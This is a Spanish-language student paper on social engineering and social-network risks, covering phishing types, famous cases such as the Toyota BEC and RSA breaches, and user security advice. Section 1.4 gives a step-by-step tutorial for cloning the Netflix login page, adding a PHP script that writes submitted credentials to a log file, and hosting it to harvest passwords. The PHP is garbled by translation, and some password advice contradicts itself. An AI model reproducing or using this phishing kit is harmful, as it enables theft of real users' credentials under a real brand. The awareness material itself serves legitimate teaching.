

“Seguridad, Usuarios y Redes Sociales ”

Enfoque teórico y práctico sobre los peligros de las redes sociales y cómo utilizar la seguridad para mitigar esta problemática

PROFESOR: Ing. Mariano Aliaga

ALUMNA: Ortega Palma, Cindy

ASIGNATURA: Seguridad y Auditoría Informática

ANEXO

1. **Ingeniería social**
 - 1.1. Un poco de historia
 - 1.2. Tipos
 - 1.2.1. Phishing
 - 1.2.1.1. Definición
 - 1.2.1.2. Subtipos
 - 1.2.1.2.1. Phishing Email
 - 1.2.1.2.2. Vishing
 - 1.2.1.2.3. Smishing
 - 1.2.2. Pretexting
 - 1.2.3. Baiting
 - 1.2.4. Tailgating
 - 1.2.5. Quid pro quo
 - 1.2.6. Scareware
 - 1.3. Algunos de los mayores ataques de ingeniería social de la historia
 - 1.3.1. Estafa Toyota BEC 2019
 - 1.3.2. 2020 Shark Tank Spear Phish
 - 1.3.3. RSA 2011 Phishing Scam
 - 1.4. Ejemplo práctico de Phishing
 - 1.5. **Educación en seguridad para el usuario final.**
 - 1.5.1. Prácticas de seguridad recomendadas
 - 1.5.2. EDR y EPP como medida de prevención
2. **Redes sociales**
 - 2.1. Delitos
 - 2.1.1. Grooming
 - 2.1.2. Cyberbullying
 - 2.1.3. Sexting
 - 2.2. Prácticas de seguridad recomendadas
3. **Bibliografía**

1. Ingeniería Social

Se llama **ingeniería social** a las diferentes técnicas de manipulación que usan los ciberdelincuentes para obtener información confidencial de los usuarios.

Los ciberdelincuentes engañan a sus víctimas haciéndose pasar por otra persona. Por ejemplo, se hacen pasar por familiares, personas de soporte técnico, compañeros de trabajo o personas de confianza. El objetivo de este engaño es apropiarse de datos personales, contraseñas o suplantar la identidad de la persona engañada.

La ingeniería social puede adoptar muchas formas diferentes, pero las raíces básicas de los métodos comunes utilizados en diferentes ataques se enumeran en el siguiente apartado

Cada uno de estos métodos tiene como objetivo aprovechar las emociones humanas de una manera positiva o negativa para lograr el objetivo del atacante. La mayoría de los seres humanos, ya sea que se den cuenta o no, tienen el deseo de ser útiles y aceptados. Un ingeniero social puede explotar este comportamiento utilizando estos métodos y obtener una buena lectura del objetivo para determinar si su plan está funcionando. Si bien las tecnologías disponibles para los atacantes pueden cambiar, la premisa básica de estos ataques sigue siendo la misma y lo ha hecho a lo largo de la historia.

1.1 Un poco de historia

Si bien la tecnología informática solo ha avanzado lo suficiente como para impulsar la idea de la ingeniería social basada en la seguridad durante las últimas décadas, la gente ha estado utilizando los principios de la psicología humana para manipular a otros durante cientos de años.

Increíblemente, los primeros relatos de engaños estratégicos similares a la ingeniería social se remontan a la Guerra de Troya en 1184 a. C.

Después de un asedio de 10 años, los griegos se dieron cuenta de que tenían que ser astutos para derrotar a los troyanos. Construyeron un caballo de madera gigante y escondieron parte de su ejército en su interior. El resto de los militares zarpó, pareciendo derrotados. Los troyanos cayeron en la trampa; arrastrando la estatua de madera más allá de sus barreras protectoras como trofeo por su victoria tan esperada.

Después de que se puso el sol y los troyanos se fueron a la cama, los soldados griegos que esperaban dentro del caballo salieron a hurtadillas y abrieron las puertas alrededor de su ciudad, infiltrando al resto de sus fuerzas armadas que navegaron de regreso al amparo de la oscuridad. Luego, los griegos utilizaron el elemento sorpresa para destruir la ciudad de Troya desde el interior, poniendo fin formalmente a la guerra.

Si bien estos actos de engaño estaban vivos y bien para casi toda la humanidad civilizada, no fue hasta milenios después que alguien puso un nombre a este tipo de engaño, algo más

metódico y planeado que una simple artimaña ... pasos calculados cuidadosamente orquestados para manipular y romper una barrera.

El hacker Kevin Mitnick ayudó a popularizar el concepto de “ingeniería social” en el mundo de la ciberseguridad en la década de 1990, donde los malos actores diseñan situaciones sociales para engañar a una persona para que tome una acción.

Kevin Mitnick fue una vez el ciberdelincuente más buscado del país. En 1992, se convirtió en prófugo cuando violó la libertad condicional por delitos cibernéticos anteriores al monitorear los mensajes de voz de las autoridades que lo investigaban.

Con la esperanza de poder comunicarse en privado y evitar el arresto, Kevin se embarcó en una búsqueda para manipular la tecnología dentro MicroTAC Ultra Lite de Motorola. Para volar bajo el radar y charlar sin ser rastreado, Kevin decidió buscar el código fuente en el firmware del teléfono.

Comenzó su asedio de ingeniería social llamando al directorio para obtener el número de teléfono de Motorola (una práctica común antes de la popularidad de Google). Kevin comenzó poco a poco pidiendo hablar con el Gerente de Proyecto de MicroTAC Ultra Lite. Una recepcionista lo conectó con otros, quienes lo transfirieron muchas veces hasta que finalmente se puso en contacto con el vicepresidente de todo Motorola Mobility.

Durante los ocho traslados de Kevin antes de conectarse con el vicepresidente, se enteró de un hecho muy interesante: Motorola tiene un centro de investigación en Arlington Heights. Con el pretexto de ser un empleado de la sucursal de Arlington, Kevin volvió a solicitar conectarse con el gerente de proyectos de Ultra Lite. Él diseñó socialmente este pretexto de la sucursal de Arlington para ganarse la confianza y entrar en contacto con el vicepresidente, una táctica clave que utilizan estos ingenieros.

El vicepresidente le dio a Kevin el número de la secretaria del gerente de proyectos, Pam, solo para recibir un mensaje de que estaba de vacaciones. En su buzón de voz, dejó un número de contacto para comunicarse con otra persona en su ausencia. Kevin llamó al contacto, Aleesha, y le preguntó si Pam ya se había ido de vacaciones para crear la ilusión de que él y Pam se habían conectado antes, haciendo que su historia fuera aún más creíble. Luego le dijo a Aleesha que Pam le prometió que le enviaría el código fuente de Ultra Lite, pero dijo que si no lo hacía antes de irse, Aleesha podría enviarlo.

Luego le indicó cómo comprimir los archivos, ya que había cientos para empaquetar. Pero cuando intentó instruirla sobre cómo transferir el zip a su FTP anónimo, la conexión falló y Pam le pidió que esperara mientras ella iba a buscar a su Gerente de Seguridad para que la ayudara.

Es aquí donde Kevin entra en pánico, al darse cuenta de que el engaño podría terminar si el personal de seguridad se involucra, sospechando un juego sucio. Pero para su sorpresa, ella regresó con el nombre de usuario y la contraseña de la persona de seguridad al servidor proxy para cargar el archivo.

Esta ingeniosa narrativa ayudó a Kevin a completar su misión y a llevarse el código fuente. Aunque no terminó haciendo nada con el código, este tipo de información de propiedad altamente sensible podría haberse vendido fácilmente para obtener grandes ganancias o usarse como chantaje contra Motorola por un pago generoso.

1.2 Tipos

Los ingenieros sociales tienen más de unos pocos trucos bajo la manga para engañar a objetivos desprevenidos:

1.2.1 Phishing

1.2.1.1 Definición

Si bien en su raíz, los intentos de phishing comparten el propósito principal de **engañar** a un objetivo para que **realice una acción** o **revele información**, la práctica se presenta de muchas formas.

Los piratas informáticos aficionados envían correspondencia masiva, lanzando una amplia red y con la esperanza de engañar a un gran número de destinatarios. Pero la mayoría de las veces, estos mensajes genéricos suelen ser demasiado impersonales para engañar a nadie.

La mayoría de los ciberdelincuentes experimentados provocan un phishing a la vez. Se trata de un atacante que investiga y obtiene un conocimiento profundo de su víctima y elabora una narrativa única, hiperelevante para el individuo.

1.2.1.2 Subtipos

1.2.1.2.1 Phishing Email

Estos son los **correos electrónicos que tienen intenciones maliciosas**. Ya sea un mensaje aparentemente normal con un archivo adjunto infectado o uno que engaña a los lectores para que hagan clic en una URL falsificada que captura sus credenciales de inicio de sesión, los phishers a menudo se vuelven astutos en su bandeja de entrada.

1.2.1.2.2 Vishing (Phishing de voz)

A veces, los malos actores utilizan la influencia de una voz amiga a su favor. El phishing de voz es cualquier forma de phishing que se realiza por teléfono. Estos son mensajes de

correo de voz que le piden que vuelva a llamar para tomar medidas inmediatas y, a menudo, aprovechan el miedo para recibir devoluciones de llamada.



1.2.1.2.3 Smishing(Phishing por SMS)

Con el uso creciente de teléfonos celulares, los malos actores envían mensajes a su número directo para comprometerlo. Este puede ser un mensaje de texto que le indica que se atrasa en un pago y que debe pagar en el enlace adjunto para evitar un cargo por atraso, en el que el pirata informático captura su información de inicio de sesión o datos bancarios. O es un número falso que se hace pasar por alguien del gobierno que le envía recursos COVID-19 con un enlace cargado de malware infectado.

1.2.2 Pretexting

Si bien el phishing es el proceso de intentar adquirir información confidencial, el pretexting es la **historia falsa que el mal actor teje durante el phishing**. Es la narrativa que inventan basándose en su conocimiento investigado de ti para engañarte y hacerte creer en su legitimidad.

Los pretextos comunes implican hacerse pasar por alguien que conoces u otra fuente confiable, con una razón claramente explicada por la que te piden información o que tomes una acción.

Un ingeniero social debe estar atento a los signos de resistencia o sospecha en medio de una conversación, y debe estar atento a cualquier atisbo de vacilación.

“Siempre estoy atento a pequeños carteles que me den una idea de cuán cooperativa es una persona”, comparte Kevin Mitnick en su libro El arte del engaño. Él explica en broma cómo evalúa la cooperación de una víctima en una escala “que va desde 'Suenas como una buena persona y creo todo lo que estás diciendo' hasta 'Llama a la policía, alerta a la Guardia Nacional, este tipo no está tramando nada bueno. ’”


Caso Famoso:

En la década de 1960, **Frank Abagnale** pudo convencer al personal de Pan Am junto con muchos otros de que era un piloto comercial. Después de usar un pretexto en el que asumió la identidad de un periodista de un periódico escolar, pudo recopilar información sobre políticas, procedimientos y terminología invaluable de la industria. Armado con este

conocimiento y con un uniforme de piloto de Pan Am, pudo volar sin cargo y utilizar su conocimiento del proceso bancario de Pan Am para cobrar cheques fraudulentos. Si un ingeniero social mira, actúa y suena el papel, hay una probabilidad muy alta de que la gente tome al atacante al pie de la letra y no cuestione más el pretexto.

1.2.3 Baiting

El baiting (o cebo) se produce cuando un ciberdelincuente pone algo tentador frente a ti, con la esperanza de que actúes. Esto podría ser un anuncio anunciando que ganaste un Iphone por ser el visitador número 1.000.000 o un documento etiquetado como "Confidencial". A veces, el mal actor ni siquiera le pedirá que haga clic en él, con la esperanza de que su propia curiosidad se haga cargo.



1.2.4 Tailgating

Al igual que un conductor que se abraza a la parte trasera de su automóvil en la carretera, algunos ingenieros sociales siguen de cerca a un empleado que ingresa a un edificio para obtener acceso a un área restringida, sólo accesible por código o fob. Estos malos actores suelen tener un pretexto inteligente —vestido como un repartidor que lleva cajas o como una cara amistosa con una docena de donas para el personal— creando un falso sentido de confianza para dejarlos pasar por la puerta detrás de su objetivo.

1.2.5 Quid Pro Quo

Quid Pro Quo en latín significa “algo por algo” y es una técnica de ingeniería social en la que el ciberdelincuente ofrece un beneficio al objetivo a cambio de información o acceso.

Podría ser alguien que se hace pasar por un miembro de su equipo de TI y dice que necesita la contraseña de su computadora para realizar una actualización necesaria del sistema o la promesa de una descarga de música gratuita si se suscribe a un servicio de transmisión falso. Al final, el ingeniero se compromete a proporcionar un servicio o artículo a cambio de que usted proporcione algo.

Caso famoso:

Kevin Mitnick utilizó este método muchas veces a lo largo de su carrera de ingeniería social. A menudo llamaba a los usuarios de las organizaciones en las que había estado investigando, ofreciéndoles ayuda con los problemas de TI reales o falsos que estaban teniendo, se las arregló para obtener acceso a muchos sistemas diferentes haciendo preguntas aparentemente benignas mientras trabajaba en un `` problema " para el objetivo.

1.2.6 Scareware

Ocurre cuando las personas son bombardeadas con amenazas y alarmas falsas. Una de las más comunes son los avisos en internet, en los que “informan” que el equipo está infectado con un virus y se debe instalar algún programa para proteger la información personal de posibles espías cibernéticos. Al momento de la instalación, el estafador podrá tener acceso a la computadora de la víctima, que ya ha caído en la trampa.

1.3 Algunos de los mayores ataques de ingeniería social de la historia

1.3.1 Estafa Toyota BEC 2019

Una subsidiaria de *Toyota Boshoku Corporation* fue engañada por un ingenioso plan de ingeniería social, uno que le costó mucho a la marca. Esta estafa de compromiso de correo electrónico comercial (BEC) en particular fue bastante simple: un pirata informático apuntó a las bandejas de entrada de los correos electrónicos del departamento de finanzas y contabilidad de la empresa automotriz, haciéndose pasar por un socio comercial de la subsidiaria de Toyota que solicita el pago a una cuenta específica.

Si bien \$37 millones puede parecer una solicitud escandalosa, las empresas a gran escala como Toyota ven solicitudes de esta naturaleza a menudo, y un trabajador desprevenido transfirió los fondos a la cuenta de los ingenieros sociales.

Hablando objetivamente, este es un error plausible. Pero lo que hace que este truco sea tan vergonzoso es que fue el tercer reconocimiento de un ataque a Toyota solo ese año, según el CEO de su compañía de seguridad. El primero fue en Australia en febrero de 2019, luego nuevamente en Japón en marzo antes del ataque a Zavantem, Bélgica, la sede europea de Toyota Boshoku en septiembre.

1.3.2 2020 Shark Tank Spear Phish

Barbara Corcoran, del programa de ABC Shark Tank, perdió una gran parte del cambio en febrero ante un ingeniero social inteligente. El pirata informático se dirigió a la bandeja de entrada del contable de Corcoran, falsificó la dirección de correo electrónico del asistente de la estrella de televisión y solicitó que se transfirieran fondos de \$388,000 a un banco asiático con una factura adjunta para renovaciones de bienes raíces.

Debido a que el correo electrónico parecía un mensaje directo del asistente y el pirata informático respondió de manera tan profesional y precisa en su correspondencia de correo electrónico para confirmar la solicitud, un ingeniero social que claramente investigó los asuntos comerciales de Corcoran, el contable fue engañado.

1.3.3 RSA 2011 Phishing Scam

Todo el sistema corporativo de RSA se vio comprometido como resultado de una estafa de phishing que salió "bien" (por lo menos por los piratas informáticos). Con solo dos correos electrónicos enviados a cuatro trabajadores, solo se hizo clic en uno y se abrió el archivo adjunto, el archivo malicioso de un pirata informático llamado "2011 Recruitment plan.xls" funcionó, según Wired.

Una vez descargada, la hoja de cálculo se abrió con una simple "X" en un cuadro, que era la única señal de que había algo dentro del archivo. Pero en realidad, esta hoja de cálculo infectada albergaba un exploit que aprovechó una vulnerabilidad en Adobe Flash. Una vez abierto, un script lanzó un "backdoor" llamado Poison Ivy en el escritorio del usuario, dándole al mal actor un punto de apoyo en la red corporativa.

Desde allí, el ingeniero social controlaba la computadora de forma remota, robando contraseñas de cuentas que le otorgaban acceso a otros sistemas RSA y datos privados. Incluso pudo transferir los archivos confidenciales a otra máquina y, finalmente, directamente a sí mismo.

1.4 Ejemplo práctico de Phishing

A continuación vamos realizar una página de phishing para comprender la facilidad con la que estas son realizadas y por qué debemos pensar en términos de seguridad con cada click que damos.

Paso 1:

Vamos a crear una página de phishing en Netflix. Para crear una página de phishing, vamos a <https://www.netflix.com/ar-en/login> y luego hacemos clic en el área de login, verá la opción ver página de origen, hacemos clic allí

Paso 2:

Ahora se abrirá una pestaña que contendrá el código fuente de la página de inicio de sesión de Netflix. Seleccione todo el código y copie todo el código y péguelo en el bloc de notas.

Unión de líneas ☐

```
1 <!doctype html><html lang="en"><head><meta http-equiv="Content-Type
2
3 </script></head><body><div id="appMountPoint"><div class="login-wra
4 if ('serviceWorker' in navigator && navigator.serviceWorker.getRegi
5     navigator.serviceWorker.getRegistrations().then(function(regist
6         if (registrations) {
7             registrations.forEach(function (registration) {
8                 registration.unregister().catch(function () {});
9             });
10        }
11    }).catch(function () {});
12 }
13 </script></body></html>
```

Paso 3:

Ahora abra el bloc de notas en el que ha pegado este código, seleccione "Guardar como" y cambie la codificación a Unicode. Después de eso, nombre el documento "index.html"

Paso 4: Creación de un archivo PHP para la recolección de contraseñas

El archivo PHP es básicamente la herramienta que recolecta la contraseña de los usuarios en este escenario. Hay varias formas de crear este PHP si tiene algún conocimiento de programación, pero si no lo tiene, simplemente copie este PHP:

```
<? php
header ('Ubicación: https://netflix.com');
$ mango = fopen ("log.txt", "a");
foreach ($ _ POST como $ variable => $ valor) {
fwrite ($ identificador, $ variable);
fwrite ($ identificador, "=");
fwrite ($ identificador, $ valor);
```

```

fwrite ($ identificador, "\r\n");
}
fwrite ($ identificador, "\r\n\n\n\n\n");
fclose ($ identificador);
Salida;
?>


```

Igual que el anterior, guarde el archivo PHP como "Todos los archivos (*.*)" y como "post.php". Cambie la codificación a Unicode y estaremos listos para comenzar


Paso 5: Modifique el archivo HTML de la página para incorporar su archivo PHP en él

Primero, necesita ver cómo funciona el sitio web cuando el usuario envía un nombre de usuario y contraseña.

Para Netflix, todo lo que necesita hacer es presionar Ctrl-F y escribir "action" en el campo.



Luego debemos escribir post.php entre las comillas, de modo que nos quedará algo así



Paso 6: Alojamiento del archivo PHP para el almacenamiento de contraseñas

Puede utilizar cualquier servicio de alojamiento gratuito para alojar y almacenar contraseñas. Sin embargo, el plan de alojamiento debe incluir algo llamado "FTP". Para este tutorial, usaré 000webhost.

Navigate al servidor FTP para su servicio de alojamiento web

Para este paso, supongo que ya ha creado un sitio web con su servicio de alojamiento.


Para 000webhost, simplemente haga clic en "Administrador de archivos" y haga clic en "Cargar archivos", dentro de la carpeta "public_html". Aquí hay una imagen del servidor FTP para 000webhost:



Cargue sus archivos PHP y cambie el permiso


Como puede ver, ya he subido mi archivo PHP. Pero solo tiene que cargarlo en la carpeta principal de su servidor FTP. (Algunos servidores FTP no le permiten subir a la carpeta raíz, simplemente siga sus instrucciones particulares).

Ahora necesita cambiar el permiso a "777", que es básicamente todos los permisos. Cuando se le solicite que marque las casillas de los permisos, simplemente marque todos y cada uno.



Ahora puede cerrar el servidor FTP. ¡Anote su dirección web!

Cuando alguien ingrese un usuario y contraseña, acceda al administrador de archivos, allí verá que se creó un archivo llamado log.txt. Ábralo y verá el usuario y contraseña suministrado



```
1 userLoginId=test@gmail.com
2 password=test123
3 rememberMe=true
4 flow=websiteSignUp
```



ESTA INFORMACIÓN SÓLO DEBE SER UTILIZADA CON FINES EDUCATIVOS

1.5 Educación en seguridad para el usuario final

- **Mantenga su software actualizado**

Los ataques de ransomware fueron un vector de ataque importante de 2017 tanto para las empresas como para los consumidores. Uno de los consejos de seguridad cibernética más importantes para mitigar el ransomware es **parchear el software obsoleto**, tanto del sistema operativo como de las aplicaciones. Esto ayuda a eliminar las vulnerabilidades críticas que los piratas informáticos utilizan para acceder a los dispositivos. Aquí hay algunos consejos rápidos para comenzar:

- Active las actualizaciones automáticas del sistema para su dispositivo
- Asegúrese de que el navegador web de su escritorio utilice actualizaciones de seguridad automáticas
- Mantenga actualizados los complementos de su navegador web como Flash, Java, etc.

- **Utilice protección antivirus y cortafuegos**

El software de protección antivirus (AV) ha sido la solución más común para combatir ataques maliciosos. El software antivirus evita que el malware y otros virus maliciosos ingresen a su dispositivo y pongan en peligro sus datos. Use software antivirus de proveedores confiables y ejecute una herramienta AV en su dispositivo.

El uso de un **firewall** también es importante a la hora de defender sus datos contra ataques malintencionados. Un firewall ayuda a detectar piratas informáticos, virus y otras actividades maliciosas que ocurren en Internet y determina qué tráfico puede ingresar a su dispositivo.

Windows y Mac OS X vienen con sus respectivos firewalls, acertadamente llamados Windows Firewall y Mac Firewall. **Su enrutador también debe tener un firewall integrado para evitar ataques a su red.**

- **Utilice contraseñas seguras y utilice una herramienta de gestión de contraseñas**


Probablemente haya escuchado que las contraseñas seguras son fundamentales para la seguridad en línea. Estas son importantes para mantener a los piratas informáticos fuera de sus datos. De acuerdo con el nuevo marco de política de contraseñas de 2017 del Instituto Nacional de Estándares y Tecnología (NIST), debe considerar:

- Evite la compleja mezcla de letras mayúsculas, símbolos y números. En su lugar, opte por algo más fácil de usar pero con al menos ocho caracteres y una longitud máxima de 64 caracteres.
- No use la misma contraseña dos veces.
- La contraseña debe contener al menos una letra minúscula, una letra mayúscula, un número y cuatro símbolos, pero no el siguiente &% # @ _.
- Elija algo que sea fácil de recordar y nunca deje una pista de contraseña a la vista ni la ponga a disposición del público para que los piratas informáticos la vean.
- Restablezca su contraseña cuando la olvide. Pero cámbielo una vez al año como actualización general.

Si desea que sea más fácil administrar sus contraseñas, intente usar una herramienta de administración de contraseñas o una bóveda de cuentas de contraseñas. LastPass FREE es una gran herramienta para un individuo.

- **Utilice autenticación de dos factores o de varios factores**

La autenticación de dos factores o de múltiples factores es un servicio que agrega capas adicionales de seguridad al método estándar de contraseña de identificación en línea. Sin la autenticación de dos factores, normalmente ingresaría un nombre de usuario y una contraseña. Pero, con dos factores, se le pedirá que ingrese un método de autenticación adicional, como un código de identificación personal, otra contraseña o incluso una huella digital. Con la autenticación de múltiples factores, se le pedirá que ingrese más de dos métodos de autenticación adicionales después de ingresar su nombre de usuario y contraseña.



Según el NIST, no se debe usar una entrega de SMS durante la autenticación de dos factores porque el malware se puede usar para atacar las redes de teléfonos móviles y puede comprometer los datos durante el proceso.

- **Obtenga más información sobre las estafas de suplantación de identidad - desconfíe mucho de los correos electrónicos, las llamadas telefónicas y los folletos**

El 90% de los ataques de ransomware se originan en intentos de phishing. Algunos consejos importantes de seguridad cibernética para evitar el phishing incluyen:

- **En pocas palabras:** no abra el correo electrónico de personas que no conoce
- **Sepa qué enlaces son seguros y cuáles no:** coloque el cursor sobre un enlace para descubrir a dónde dirige
- **Sospeche** de los correos electrónicos que se le envían en general: mire y vea de dónde provienen y si hay errores gramaticales
- Los enlaces maliciosos **pueden provenir de amigos** que también han sido infectados.

- **Proteja su información confidencial de identificación personal (PII)**

La información de identificación personal (PII) es cualquier información que pueda ser utilizada por un ciberdelincuente para identificar o localizar a una persona. La PII incluye información como nombre, dirección, números de teléfono, datos de nacimiento, número de seguro social, dirección IP, detalles de ubicación o cualquier otro dato de identidad físico o digital. Las empresas deben proteger la información de su tarjeta de crédito si siguen los estándares PCI DSS .

En el nuevo mundo "siempre activo" de las redes sociales, debe tener mucho cuidado con la información que incluye en línea. Se recomienda que solo muestre lo mínimo sobre usted en las redes sociales. Considere revisar su configuración de privacidad en todas sus cuentas de redes sociales, particularmente Facebook. Agregar la dirección de su casa, fecha de nacimiento o cualquier otra información de PII aumentará dramáticamente su riesgo de una violación de seguridad.

- **Utilice sus dispositivos móviles de forma segura**

Según McAfee Labs, su dispositivo móvil ahora es objetivo de más de 1,5 millones de nuevos incidentes de malware móvil. A continuación, se ofrecen algunos consejos rápidos para la seguridad de los dispositivos móviles:

- Cree un código de acceso móvil difícil, no su fecha de nacimiento o PIN bancario
- Instalar aplicaciones de fuentes confiables
- Mantenga su dispositivo actualizado: los piratas informáticos utilizan vulnerabilidades en sistemas operativos antiguos sin parches
- Evite enviar PII o información confidencial por mensaje de texto o correo electrónico
- Realice copias de seguridad móviles regulares usando iCloud o habilitando Backup & Sync desde Android

- **Haga una copia de seguridad de sus datos con regularidad**

Hacer copias de seguridad de sus datos con regularidad es un paso que se pasa por alto en la seguridad personal en línea. Los principales administradores de TI y seguridad siguen una regla simple llamada regla de respaldo 3-2-1. Esencialmente, mantendrá tres copias de sus datos en dos tipos diferentes de medios (disco duro local y externo) y una copia en una ubicación externa (almacenamiento en la nube).

Si se convierte en víctima de ransomware o malware, la única forma de restaurar sus datos es borrar sus sistemas y restaurarlos con una copia de seguridad realizada recientemente.

- **No use Wi-Fi público**

No use una red Wi-Fi pública sin usar una red privada virtual (VPN). Al usar una VPN, el tráfico entre su dispositivo y el servidor VPN está encriptado. Esto significa que es mucho más difícil para un ciberdelincuente obtener acceso a sus datos en su dispositivo. Use su red celular si no tiene una VPN cuando la seguridad es importante.

- **Revise sus cuentas e informes crediticios en línea con regularidad para ver si hay cambios.**

Con la reciente violación de Equifax, es más importante que nunca que los consumidores protejan sus cuentas en línea y controlen sus informes crediticios. Un congelamiento de crédito es la forma más efectiva de proteger su información de crédito personal de los ciberdelincuentes en este momento. Básicamente, le permite bloquear su crédito y usar un número de identificación personal (PIN) que sólo usted conocerá. Luego puede usar este PIN cuando necesite solicitar crédito.

1.5.1 Prácticas de seguridad recomendadas

A diferencia de otros ataques cibernéticos, **la ingeniería social no está orientada a hacerle daño a computadoras y celulares, sino a la manipulación psicológica y emocional de las personas** para obtener algo a cambio. A continuación, se detallan algunas recomendaciones para no ser víctima de estas estafas.

1. **Nunca entregues** tus credenciales de acceso a plataformas.
2. **No compartas** información sensible en tus redes sociales.
3. **Evita abrir correos y archivos adjuntos** de fuentes sospechosas. Si no conoces al remitente, no respondas el correo hasta verificar su autenticidad.
4. **Si recibes correos** con ofertas, regalos o beneficios tentadores, piensa dos veces antes de hacer clic y aceptarlos. Si quieres verificar si son de verdad, basta con hacer una búsqueda rápida en Google.
5. **Contáctate directamente con el remitente** que te está pidiendo información sensible, para verificar su identidad.
6. **Actualiza el software** y antivirus de tu computadora constantemente, para evitar archivos maliciosos.
7. **Elimina el historial** y caché de tu computadora para que no recuerde tus credenciales de acceso a plataformas.
8. **Sigue las políticas** y consejos de seguridad de tu empresa.
9. **Monitorea constantemente** tus perfiles sociales y cuentas bancarias para confirmar que todo está en orden.
10. **Evita conectarte** a redes wi-fi públicas para navegar por internet.

1.5.2 EDR y EPP como medida de prevención

¿Qué es un EDR? ¿Por qué es diferente de un antivirus?

Las técnicas empleadas por los cibercriminales cada vez son más dirigidas y sofisticadas. Por ello no es suficiente proteger el endpoint y el perímetro de la red.

Hay nuevos riesgos (como el factor humano) y diferentes vectores de ataque (malware, exploits, APT) que nos obligan a aumentar la seguridad de los usuarios.

Aquí, es donde entra en juego **la herramienta EDR**. Una evolución del antivirus tradicional. Sirve para dar visibilidad y responder a las amenazas avanzadas.

Veremos las diferencias que existen entre los términos EDR y EPP.

¿Qué es el endpoint?

El endpoint es cualquier dispositivo informático que esté conectado a una red (algunos ejemplos son equipos de escritorio, portátiles y dispositivos móviles).

¿Qué es EPP?

Endpoint Protection Platform (EPP por sus siglas en inglés), es la denominación actual para referirnos al **antivirus tradicional**.

Es una solución de seguridad diseñada para detectar y bloquear amenazas a nivel de dispositivo.

Incluye funciones de:

- Antivirus, antimalware, prevención de intrusiones (IPS), prevención de pérdida de datos (DLP)

y los más avanzados:

- Prevención de exploits, tecnología anti-ransomware. etc

Las herramientas de un **antivirus** tienen un **enfoque preventivo**. Utilizan firmas para identificar amenazas; El posible archivo malicioso, se compara con la base de datos. Si la firma coincide, se califica como malware.

También, ofrece una protección proactiva basada en la heurística:

- Se analiza un archivo y se compara su comportamiento con X criterios que determinan si un archivo es malicioso.

El EPP es un mecanismo de defensa de primera línea. Es efectivo para bloquear sobre todo amenazas conocidas. Sin embargo, las últimas soluciones han evolucionado para utilizar una gama más amplia de técnicas de detección.

¿Qué es EDR en informática?

Endpoint Detection and Response (conocida por su siglas en inglés EDR) es una herramienta que proporciona monitorización y análisis continuo del endpoint y la red.

- La finalidad es identificar, detectar y prevenir amenazas avanzadas (APT) con mayor facilidad.
- Proporciona herramientas adicionales para buscar amenazas desconocidas. Es posible realizar un análisis forense y responder de manera rápida y efectiva a los ataques.
- La tecnología EDR detecta ataques que nuestro antivirus ha pasado por alto.
- Monitoriza y evalúa todas las actividades de la red (eventos de los usuarios, archivos, procesos, registros, memoria y red).
- Detecta ataques informáticos en tiempo real, y permite tomar medidas inmediatas si es necesario.

EDR vs EPP

